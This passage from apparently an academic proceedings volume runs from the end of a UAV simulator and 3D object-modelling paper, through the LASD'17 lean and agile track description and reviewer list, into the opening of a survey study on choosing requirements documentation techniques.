- 2) turn the camera from pointing downwards to front in order to take horizontal images. In real UAV it can be done with the use of gimbal stabilizer.
- 3) position on the front side of the building to take *front* projection.
- 4) position on the right side of the building to take *right* projection.

Figures 16, 17 and 18 present images of the examined object taken by the robot from the above mentioned positions respectively.

In the next set of figures (see Fig. 19, 20 and 21) there

are vector projections of the examined object, obtained from above mentioned images. The RGB color code (red tint in this case), stored with vector representation of *top* projection, is utilized in this step in order to properly extract shapes of the objects in the images taken horizontally. This is done in image pre-processing by filtering out all colors that are different from the stored one.

The final step is the creation of three-dimensional representation of the object that has been found and closely examined. Figures 22 and 23 show the final result of three-dimensional model building algorithm.




Fig. 12: Detailed image of blue building.




Fig. 15: Vector representation of red building.




Fig. 16: Image of examined object taken from above. Direction is the same as for front image which makes it directly suitable for 3D model building.




Fig. 19: Vector representation of the object photographed from above.




Fig. 17: Image of examined object taken from frontal position of UAV.




Fig. 20: Vector representation of the object photographed from frontal position of the UAV.




Fig. 18: Image of examined object taken from the right side of the examined object.




Fig. 21: Vector representation of the object photographed from the right side.




Fig. 22: The result of three-dimensional model building algorithm.




Fig. 23: The result of three-dimensional model building algorithm presented from a different angle.




Fig. 24: The route of the UAV executing tasks in simulated environment. The locations from which the robot took images of examined object are marked.




Fig. 25: The route of the UAV shown from different angle.

Additional functionality of the presented simulator is the tracking of movement of the UAV. Figures 24 and 25 show the path that was followed by the UAV during the tests. It can be noticed that the robot started from the middle of the scene and immediately climbed to high altitude to take overview image of the scene (shown in Fig. 6). Then, on a lower altitude, all objects on the scene were visited in the sequence: *yellow, purple, blue, red*. Additionally, in Fig. 24 the points from which the UAV took images for 3D model building are marked.

## VI. CONCLUSION

In this paper the authors discussed the simulator for Unmanned Aerial Vehicle. Its characteristics, including MavLink protocol utilization, were introduced. The design of the simulator allows to connect AI both with navigation module directly to a real UAV which can shorten the time between development of the robotic solution and its implementation on a real UAV. The authors also introduced the vision system which was tested on the proposed simulator. The aim of the tests was to show that the vision system modules, such as object recognition and three-dimensional model building, can be combined to allow execution of complex tasks. The test results show the capabilities of the vision system which was applied for searching and analysis of the objects in the modeled scene.

The further work will be focused on extension of functionalities of the simulator. It will include monitoring of the UAV state, based on telemetry information send via MavLink protocol. Also, the visual module of the simulator will be developed to simplify switching from OpenGL view of the simulator to a vision sensor of a real UAV. In terms of vision system the cognitive module for close inspections will be developed. It will allow a robot to identify features and shape details of the examined objects and utilize the obtained information for navigation close to the structures.

## REFERENCES

- [1] D. Cook, A. Vardy, and R. Lewis, "A survey of auv and robot simulators for multi-vehicle operations," in *Proceedings of 2014 IEEE/OES Autonomous Underwater Vehicles (AUV)*, vol. 2014, pp. 1-8, 2014.
- [2] K. Takaya, T. Asai, V. Kroumov, and F. Smarandache, "Simulation environment for mobile robots testing using ros and gazebo," in *Proceedings of 2016 20th International Conference on System Theory, Control and Computing (ICSTCC)*, vol. 2016, pp. 96-101, 2016.
- [3] B. Fuller, J. Kok, N. Kelson, and F. Gonzalez, "Hardware design and implementation of a mavlink interface for an fpga-based autonomous uav flight control system," in *Proceedings of Australasian Conference on Robotics and Automation*, vol. 2014, pp. 62-67, 2014.
- [4] T. Dietrich, O. Andreyev, A. Zimmermann, and A. Mitschele-Thiel, "Towards a unified decentralized swarm management and maintenance coordination based on mavlink," in *Proceedings of International Conference on Autonomous Robot Systems and Competitions (ICARSC)*, vol. 2016, pp. 124-12, 2016.
- [5] M. Flasiński, "On the parsing of deterministic graph languages for syntactic pattern recognition," *Pattern Recognition*, vol. 26, pp. 1-16, 1993.
- [6] R. Tadeusiewicz and M. Flasiński, *Pattern Recognition*. Warsaw: Polish Scientific Publishers, PWN [in Polish], 1991.
- [7] M. Bielecka, M. Skomorowski, and A. Bielecki, "Fuzzy syntactic approach to pattern recognition and scene analysis," in *Proceedings of the 4th International Conference on Informatics in Control, Automatics and Robotics ICINCO07, ICSO Intelligent Control Systems and Optimization, Robotics and Automation*, vol. 1, pp. 29-35, 2007.
- [8] M. Flasiński, "Parsing of ednlg-graph grammars for scene analysis," *Pattern Recognition*, vol. 21, pp. 623-629, 1998.
- [9] D. Filliat and J. Mayer, "Map-based navigation in mobile robots. a review of localization strategies," *Journal of Cognitive Systems Research*, vol. 4, pp. 243-283, 2003.
- [10] L. Muratet, S. Doncieux, Y. Briere, and J. Meyer, "A contribution to vision-based autonomous helicopter flight in urban environments," *Robotics and Autonomous Systems*, vol. 50, pp. 195-229, 2005.
- [11] A. Bielecki, T. Buratowski, and P. Śmigielski, "Syntactic algorithm for two-dimensional scene analysis for unmanned flying vehicles," *Lecture Notes in Computer Science*, vol. 7594, pp. 304-312, 2012.
- [12] —, "Recognition of two-dimensional representation of urban environment for autonomous flying agents," *Expert Systems with Applications*, vol. 40, pp. 3623-3633, 2013.
- [13] —, "Three-dimensional urban-type scene representation in vision system of unmanned flying vehicles," *Lecture Notes in Computer Science*, vol. 8467, pp. 662-671, 2014.
- [14] A. Bielecki and P. Śmigielski, "Graph representation for two-dimensional scene understanding by the cognitive vision module," *International Journal of Advanced Robotic Systems*, vol. 14, pp. 1-14, 2017.
- [15] J. Canny, "Finding edges and lines in images," M.I.T. Artificial Intelligence Lab., Cambridge, MA, Tech. Rep., 1983.
- [16] U. Ramer, "An iterative procedure for the polygonal approximation of plane curves," *Computer Graphics and Image Processing*, vol. 1, no. 3, pp. 244-256, 1972.
- [17] D. Douglas and T. Peucker, "Algorithms for the reduction of the number of points required to represent a digitized line or its caricature," *The Canadian Cartographer*, vol. 10, no. 2, pp. 112-122, 1973.
- [18] A. Bielecki, T. Buratowski, M. Ciszewski, and P. Śmigielski, "Vision based techniques of 3d obstacle reconfiguration for the outdoor drilling mobile robot," *Lecture Notes in Computer Science*, vol. 9693, pp. 602-612, 2016.
- [19] F. Bonin-Font, A. Ortiz, and G. Oliver, "Visual navigation for mobile robots: a survey," *Journal of Intelligent and Robotic Systems*, vol. 53, pp. 263-296, 2008.
- [20] B. Sinopoli, M. Micheli, G. Donato, and T. Koo, "Vision based navigation for an unmanned aerial vehicle," in *Proceedings of the International Conference on Robotics and Automation ICRA*, vol. 2, pp. 1757-1764, 2001.





# 1<sup>st</sup> International Conference on Lean and Agile Software Development

THE evolution of software development life cycles is driven by the perennial quest on how to organize projects for better productivity and better quality. The traditional software development projects, which followed well-defined plans and detailed documentations, were unable to meet the dynamism, unpredictability and changing conditions that characterize rapidly changing business environment. Agile methods overcame these limits by considering that requirements are not static but dynamic, while customers are unable to definitively state their needs up front. However, the advent of agile methods divided the software engineering community into opposing camps of traditionalists and agilists. After more than a decade of debate and experimental studies a majority consensus has emerged that each method has its strengths as well as limitations, and is appropriate for specific types of projects, while numerous organizations have evolved toward the best balance of agile and plan-driven methods that fits their situation.

In more recent years, the software industry has started to look at lean software development as a new approach that could complement agile methods. Lean development further expands agile software development by adopting practices from lean manufacturing. Lean emphasizes waste elimination by removing all nonvalue-adding activities.

## TOPICS

The objective of LASD'17 is to extend the state-of-the-art in lean and agile software development by providing a platform at which industry practitioners and academic researchers can meet and learn from each other. We are interested in high quality submissions from both industry and academia on all topics related to lean and agile software development. These include, but are not limited to:

- Combining lean and agile methods for software development
- Lean and agile requirements engineering
- Scaling agile methods
- Distributed agile software development
- Challenges of migrating to lean and agile methods
- Balancing agility and discipline
- Agile development for safety systems
- Lean and agility at the enterprise level
- Conflicts in agile teams
- Lean and agile project management
- Collaborative games in software processes
- Lean and agile coaching
- Managing knowledge for agility and collaboration

- Tools and techniques for lean and agile development
- Measurement and metrics for agile projects, agile processes, and agile teams
- Innovation and creativity in software engineering
- Variability across the software life cycle
- Industrial experiments, case studies, and experience reports related to all of the above topics

## SECTION EDITORS

- **Przybyłek, Adam**, Gdansk University of Technology, Poland

## REVIEWERS

- **Akman, Ibrahim**, Atılım University, Turkey
- **Alshayeb, Mohammad**, King Fahd University of Petroleum and Minerals, Saudi Arabia
- **Angelov, Samuil**, Fontys University of Applied Sciences, The Netherlands
- **Bagnato, Alessandra**, SOFTEAM R&D Department, France
- **Bauer, Veronika**, Technische Universität München, Germany
- **Belle, Alvine Boaye**, École de Technologie Supérieure, Canada
- **Bhadauria, Vikram**, Texas A&M International University, United States
- **Binti Abdullah, Nik Nailah**, Monash University Malaysia, Malaysia
- **Biró, Miklós**, Software Competence Center Hagenberg and Johannes Kepler University Linz, Austria
- **Blech, Jan Olaf**, RMIT University, Australia
- **Borg, Markus**, SICS Swedish ICT AB, Sweden
- **Buglione, Luigi**, Engineering Ingegneria Informatica SpA, Italy
- **Carreira, Paulo**, Instituto Superior Técnico, Portugal
- **Chatzigeorgiou, Alexandros**, University of Macedonia, Greece
- **Cruzes, Daniela**, SINTEF ICT, Norway
- **Dejanović, Igor**, Faculty of Technical Sciences, Novi Sad
- **Diebold, Philipp**, Fraunhofer IESE, Germany
- **DUTTA, ARPITA**, NIT ROURKELA, India
- **GODBOLEY, SANGHARATNA**, NIT ROURKELA, India
- **Gonzalez Huerta, Javier**, Blekinge Institute of Technology, Sweden
- **Górski, Janusz**, Gdańsk University of Technology, Poland

- **Gregory, Peggy**, University of Central Lancashire, United Kingdom
- **Hohenstein, Uwe**, Siemens AG, Germany
- **Janes, Andrea**, Free University of Bolzano, Italy
- **Janousek, Jan**, Czech Technical University, Czech Republic
- **Järvinen, Janne**, F-Secure Corporation, Finland
- **Jarzębowicz, Aleksander**, Gdańsk University of Technology, Poland
- **Jovanović, Miloš**, University of Novi Sad, Serbia
- **Kaloyanova, Kalinka**, Sofia University, Bulgaria
- **Kapitsaki, Georgia**, University of Cyprus, Cyprus
- **Kassab, Mohamad**, Innopolis University, Russia
- **Katić, Marija**, School of Computing, Engineering and Physical Sciences, United Kingdom
- **Knodel, Jens**, Fraunhofer IESE, Germany
- **Kuciapski, Michał**, University of Gdansk, Poland
- **Landowska, Agnieszka**, Gdansk University of Technology, Poland
- **Lehtinen, Timo O. A.**, Aalto University, Finland
- **Luković, Ivan**, University of Novi Sad, Serbia
- **Lunesu, Ilaria**, Università degli Studi di Cagliari, Italy
- **Mangalaraj, George**, Western Illinois University, United States
- **Marcinkowski, Bartosz**, Department of Business Informatics, University of Gdansk, Poland
- **Mazzara, Manuel**, Innopolis University, Russia
- **Mesquida Calafat, Antoni-Lluís**, University of the Balearic Islands, Spain
- **Miler, Jakub**, Faculty of Electronics, Telecommunications And Informatics, Gdansk University of Technology, Poland
- **Misra, Sanjay**, Covenant University, Nigeria
- **Mohapatra, Durga Prasad**, NIT ROURKELA, India
- **Morales Trujillo, Miguel Ehecatl**, National Autonomous University of Mexico, Mexico
- **Mordinyi, Richard**, Vienna University of Technology, Austria
- **Norta, Alex**, Tallinn University of Technology, Estonia
- **Noyer, Arne**, University of Osnabrueck and Willert Software Tools GmbH, Germany
- **Oktaba, Hanna**, National Autonomous University of Mexico, Mexico
- **Ortu, Marco**, University of Cagliari, Italy
- **Özkan, Necmettin**, Türkiye Finans Participation Bank, Turkey
- **P, Adam**
- **Panda, Subhrakanta**, Birla Institute of Technology and Science, Pilani, India
- **Pereira, Rui Humberto R.**, Instituto Politecnico do Porto - ISCAP, Portugal
- **Przybyłek, Michał**, Polish-Japanese Academy of Information Technology, Poland
- **Ramsin, Raman**, Sharif University of Technology, Iran
- **Ristić, Sonja**, University of Novi Sad, Faculty of Technical Sciences, Serbia
- **Salah, Dina**, Sadat Academy, Egypt
- **Salnitri, Mattia**, University of Trento, Italy
- **Sedeno, Jorge**, University of Seville, Spain
- **Śmiałek, Michał**, Politechnika Warszawska, Poland
- **Soares, Michel**, Federal University of Sergipe, Brazil
- **Spichkova, Maria**, RMIT University, Australia
- **Tarhan, Ayca**, Hacettepe University Computer Engineering Department, Turkey
- **Thomaschewski, Jörg**, University of Applied Sciences Emden/Leer, Germany
- **Torrecilla Salinas, Carlos**, University of Seville, Spain
- **Weichbroth, Pawel**, Gdansk University of Technology, Poland
- **Wróbel, Michał**, Gdańsk University of Technology, Poland
- **Yilmaz, Murat**, Çankaya University, Turkey
- **Zarour, Nacer Eddine**, University Constantine2, Algeria
- **Łukasiewicz, Katarzyna**, Gdańsk University of Technology, Poland

# Selecting Requirements Documentation Techniques for Software Projects: a Survey Study

Aleksander Jarzębowicz, Katarzyna Połocka

Department of Software Engineering, Faculty of Electronics, Telecommunications and Informatics,  
Gdańsk University of Technology, Gdańsk, Poland  
Email: olek@eti.pg.gda.pl, k.polocka@gmail.com

**Abstract**—A significant number of techniques dedicated to requirements specification and documentation is described in the available sources. As there is no purpose to use all of them, a selection has to be made, taking into consideration the context of a given software project, for example its size, usage of agile approach or stakeholders' technical competency. This paper is intended to provide guidelines for such selection. We reviewed several sources (mainly industrial standards) to identify the general approach to requirements specification and specific techniques they recommend for this purpose. We also proposed a set of attributes describing project's context. Then, we conducted a survey study involving 42 Polish IT industry professionals, asking them to select techniques applicable to different projects. The survey was followed by two interviews with experienced business analysts to interpret its results. The main contribution of the paper are selection recommendations based on results of survey and interviews.

## I. INTRODUCTION

Requirements Engineering (RE) is a part of the overall development process, which relies on interacting with customer representatives and other stakeholders and results in defining and maintaining system/software requirements. RE comprises of several activities, including discovering, eliciting, developing, analyzing, determining verification methods, validating, communicating, documenting, and managing requirements [1].

In recent years, a term of Business Analysis (BA) emerged, which is defined as the practice of enabling change in an enterprise by defining needs and recommending solutions that deliver value to stakeholders [2]. In case of software projects, it can be said, that RE is a part of BA, as the scope of BA is wider and includes activities focusing on financial and organizational issues affecting the customer.

Regardless of the names and definitions accepted, RE and BA are considered to be among most important areas of any software project, as they provide basis for all further activities and failures/omissions in this area result in serious problems affecting the overall development process and project outcome [3]–[5]. The significance of RE/BA resulted in publishing a significant number of sources describing processes and recommended practices. Such sources include international norms ([1], [6], [7]), industrial standards ([2], [8]–[10]) and books ([4], [11]).

The practices recommended include techniques to be used for particular activities e.g. elicitation or specification of requirements. A notable observation can be made, that despite the fact RE/BA has a long tradition and is considered to be a more disciplined (“heavier”) process, the influence of lean and agile approaches is becoming visible. Several titles known for years as established sources of information on RE/BA, in their more recent editions/revisions list techniques adopted from Agile methodologies (e.g. user stories, backlog management, on-site customer representative) [2], [4].

The number of RE/BA techniques listed in the sources mentioned above, as well as others, is very significant. The intent is usually to describe the tools available to business analysts, system analysts or other professionals responsible for RE/BA and to leave the choice up to them. To some extent, several complementary techniques can be used together e.g. different requirements specification techniques cover static, process or user interface aspects of the developed system. In general, however, techniques are usually at least partially redundant and a selection is necessary. Such selection should take into consideration the context of a given software project e.g. team size or development methodology.

In the research reported in this paper we focused on techniques dedicated to requirements specification and documentation, leaving out techniques used in other RE/BA activities (elicitation, validation, management etc.). We intended to provide a guidance on selection of such techniques in various project contexts. We also wished to include (among others) the specifics of agile projects to determine applicable specification techniques. Our general approach was to utilize the experience of business analysts (and other IT professionals working with requirements) for this purpose. The main research method was a Web-based survey study, additionally we interviewed two experienced business analysts to validate the study, as well as to analyze and further interpret the results.

The remainder of the paper is structured as follows: in Section II we describe the related work on applicability of RE/BA techniques and related practices to specific projects, tasks or purposes. Section III provides a background on requirements specification and documentation definitions in the available standards. The next Section IV describes our

preparatory research activities: first a set of requirements documentation techniques is selected for further consideration, next a list of attributes determining project's context is proposed. Section V presents the survey study conducted and its results. In Section VI we describe how the results were validated through follow-up discussions with the interviewed business analysts. Section VII concludes the paper with discussion of the findings and limitations of our study.

## II. RELATED WORK

The main group of related research is focused on selection of RE/BA techniques for a particular purpose or evaluation of such techniques with respect to their applicability.

The only work specifically focusing on requirements documentation techniques is reported in [12], where 8 such techniques were evaluated (by the authors) with respect to their potential expressed by inherent characteristics e.g. availability of graphical representation, ability to represent requirements' priorities, independence from a specific development methodology.

A wider study covering techniques from all RE/BA areas (including requirements documentation) is described by Jiang et al. [13]. They propose attributes to assess each technique's potential, a set of characteristics describing software projects and rules for selecting techniques in different contexts. It is a complex and mature approach, however documentation techniques considered by them differ significantly from those recommended in current standards, as they use e.g. formal notations like Z or more general methodologies like object-oriented analysis.

Hickey and Davis [14] conducted interviews with known software engineering experts, about applicability of RE/BA techniques for a number of hypothetical cases of software project contexts. Their study however considered requirements elicitation techniques only.

Also, several other papers on evaluation of RE/BA techniques with respect to their characteristics (e.g. abstraction level, effort, required skills), are available. They however focus on techniques from other areas, mostly requirements elicitation [15]–[17], but also analysis [18] or validation [19].

As we intended to cover some aspects of lean and agile development by e.g. considering projects involving smaller teams, following an agile methodology etc., the other area of related work concerns the application of RE/BA techniques and related practices to agile projects.

An initial assessment of RE/BA techniques to agile projects is described in [20]. Empirical analyses on usage of particular agile requirements practices in the industry, as well as related benefits and problems, were reported in [21]–[23]. A literature review based summary of agile requirement approaches (extracted from more general papers on agile practices) is presented in [24]. According to our knowledge, no work dedicated to systematic investigation on application

of various requirements documentation techniques in agile development was published.

## III. BACKGROUND

We use the terms of requirements specification and requirements documentation interchangeably and understand them as writing down the requirements using a suitable representation to capture their essentials. The terms however are not so obvious, considering the differences between standards. In this section we summarize how this aspect is described in norms and industrial standards. A summary of terms used by different standards is shown in Table I.

TABLE I.  
SUMMARY OF TERMS USED IN STANDARDS

Term	ISO/IEEE	BABOK	REQB	IREB	PMI Guide
Documentation				X	X
Analysis	X	X	X		X
Specification	X	X	X		
Modelling		X	X	X	X

The main international norm on requirements engineering is ISO/IEC/IEEE 29148 [1]. It superseded earlier documents [6] and [7], which however are still referenced by current industrial standards (e.g. [8]). These sources recognize the need of unambiguous requirements specification, but do not provide the detailed definition of specifying/documenting requirements activity. Instead, they provide the contents of system/software requirements specification documents.

Business Analysis Body of Knowledge Guide (BABOK) [2] defines a “Specify and Model Requirements” task, included in “Requirements Analysis and Design Definition” (one of six main areas listed in this standard). It therefore does not distinguish between specifying and modelling.

Requirements Engineering Qualifications Board syllabus (REQB) [8] lists “Requirements Specification” as one of main RE sub-processes, which concerns both requirements representation (as diagrams, user stories etc.) and contents of System Requirements Specification document. The available notations and forms of representing requirements are however described more thoroughly in “Solution Modelling” section, being part of “Requirements Analysis” process.

International Requirements Engineering Board syllabus (IREB) [9] introduces “Requirements Documentation” as one of four main RE activities. It also distinguishes “Model-based Documentation of Requirements”, where several modelling techniques are listed.

“Business Analysis for Practitioners. A Practice Guide” issued by Project Management Institute (PMI Guide) [10] in turn defines a major activity of “Requirements Elicitation and Analysis”, which includes (among others) the documentation-related tasks: “Model and Refine Requirements” and “Document Solution Requirements”.

TABLE II.  
REQUIREMENTS DOCUMENTATION TECHNIQUES IN BABOK AND PMI GUIDE

#	Technique name (and alternative names)	BABOK	PMI Guide
1	Business Rules Analysis (Business Rules Catalog)	+ (10.9)	+ (4.10.9.1)
2	Data Dictionary	+ (10.12)	+ (4.10.10.3)
3	Data Flow Diagrams	+ (10.13)	+ (4.10.10.2)
4	Data Modelling (Entity Relationship Diagram)	+ (10.15)	+ (4.10.10.1)
5	Decision Modelling (Decision Table, Decision Tree)	+ (10.17)	+ (4.10.9.2)
6	Functional Decomposition (Decomposition Model)	+ (10.22)	+ (3.5.2.2)
7	Interface Analysis (System Interface Table, User Interface Flow)	+ (10.24)	+ (4.10.11.2, 4.10.11.3)
8	Organizational Modelling (Organizational Chart)	+ (10.32)	+ (3.3.1.2)
9	Process Modelling (Process Flow)	+ (10.35)	+ (4.10.8.1)
10	Prototyping (Wireframes, Display Action Response)	+ (10.36)	+ (4.10.11.4)
11	Root Cause Analysis (Fishbone Diagram)	+ (10.40)	+ (2.4.4.2)
12	Scope Modelling (Context Diagram)	+ (10.41)	+ (4.10.7.3)
13	State Modelling (State Table, State Diagram)	+ (10.44)	+ (4.10.10.4)
14	Use Cases and Scenarios (Use Case Diagram, Use Case)	+ (10.47)	+ (4.10.7.5, 4.10.8.2)
15	User Stories	+ (10.48)	+ (4.10.8.3)
16	Acceptance and Evaluation Criteria	+ (10.1)	
17	Business Capability Analysis	+ (10.6)	
18	Business Model Canvas	+ (10.8)	
19	Concept Modelling	+ (10.11)	
20	Glossary	+ (10.23)	
21	Non-Functional Requirements Analysis	+ (10.30)	
22	Roles and Permissions Matrix	+ (10.39)	
23	Sequence Diagrams	+ (10.42)	
24	Stakeholder List, Map or Personas	+ (10.43)	
25	Ecosystem Map		+ (4.10.7.2)
26	Feature Model		+ (4.10.7.4)
27	Goal and Business Objectives Model		+ (4.10.7.1)
28	Interrelationship Diagram		+ (2.4.4.2)
29	Report Table		+ (4.10.11.1)
30	SWOT Diagram		+ (2.4.2)

Also, “Analyze Requirements” task explicitly refers to selecting a suitable requirements representation/model to work with.

#### IV. PREPARATORY RESEARCH ACTIVITIES

In this section we describe preparatory steps necessary to conduct the survey study. Preparation included two main activities: analyzing the available sources to extract particular requirements documentation techniques and

defining the attributes which characterize the context of software projects.

#### A. Requirements Documentation Techniques

International norms (ISO/IEC/IEEE 29148, IEEE 830, IEEE 1233) provide guidance on RE/BA processes and contents of system/software requirements specification documents, but not on particular RE/BA techniques (in fact techniques are rarely mentioned and only as examples). We therefore turned to industrial standards mentioned in Section III. Due to limited resources, we decided to use BABOK and PMI Guide to identify state of the art techniques of requirements documentation. REQB and IREB proved to be much more difficult to use. The initial review of their contents revealed that techniques are not explicitly listed (the whole text would have to be carefully scanned) and their descriptions are rather brief (if any at all – many techniques are only mentioned, not described).

The analysis of the contents of two sources: BABOK and PMI Guide resulted in identifying 30 requirements documentation techniques, together with their definitions/descriptions. Table II provides a summary of our findings, including references to the relevant sections of sources. Despite the fact that these two sources often use different names and sometimes include different variants of similar techniques, it was possible to match 15 out of 30 techniques as common to both sources. Short descriptions of these 15 techniques are given below, for more details and for definitions of the remaining techniques, the readers of this paper are directed to the source documents.

- **Business Rules Analysis** – A business rule is a specific, testable directive that serves as a criterion for guiding behaviour, shaping judgments, or making decisions [2]. Business rules analysis is used to identify, express, validate, refine, and organize the rules that shape day-to-day business behaviour and guide operational business decision making [2]. Business rules can be organized into catalogues which describe each rule using e.g. a unique ID, its type/category, description and references to related documents [10].
- **Data Dictionary** - A data dictionary is used to standardize a definition of a data element and enable a common interpretation of data elements between stakeholders [2]. A data element can be described e.g. by name, aliases, description, allowable values, validation rules [2], [10].
- **Data Flow Diagrams** - A data flow diagram illustrates the movement and transformation of data between externals (entities) and processes [2]. It identifies data inputs and outputs for processes, but does not specify the timing or sequence of operations [10]. It also includes the temporary or permanent repositories within a system or an organization (named data stores or terminators) [2].
- **Data Modelling** - A data model describes the entities, classes or data objects relevant to a domain, the attributes that are used to describe them, and the relationships among them [2]. It usually takes the form of a diagram that is supported by textual descriptions [2]. Entity Relationship Diagram can be specifically used for data modelling purposes [10].
- **Decision Modelling** - Decision models show how data and knowledge are combined to make a specific decision (straightforward or complex) [2]. Straightforward decision models use a single decision table or decision tree to show how a set of business rules that operate on a common set of data elements combine to create a decision, while complex decision models break down decisions into their individual components [2], [10].
- **Functional Decomposition** - Functional decomposition helps manage complexity and reduce uncertainty by breaking down complex systems and concepts into their simpler constituent parts and allowing each part to be analyzed independently [2]. This technique can be applied to decompose e.g. processes, systems, functional areas, organizational units, work products [2], [10].
- **Interface Analysis** - Interface analysis is used to identify where, what, why, when, how, and for whom information is exchanged between solution components or across solution boundaries [2]. An interface under consideration can be a user interface for humans interacting with software/hardware but also an interface between IT systems or processes [2]. System interface tables and report tables are more concrete tools for this purpose [10].
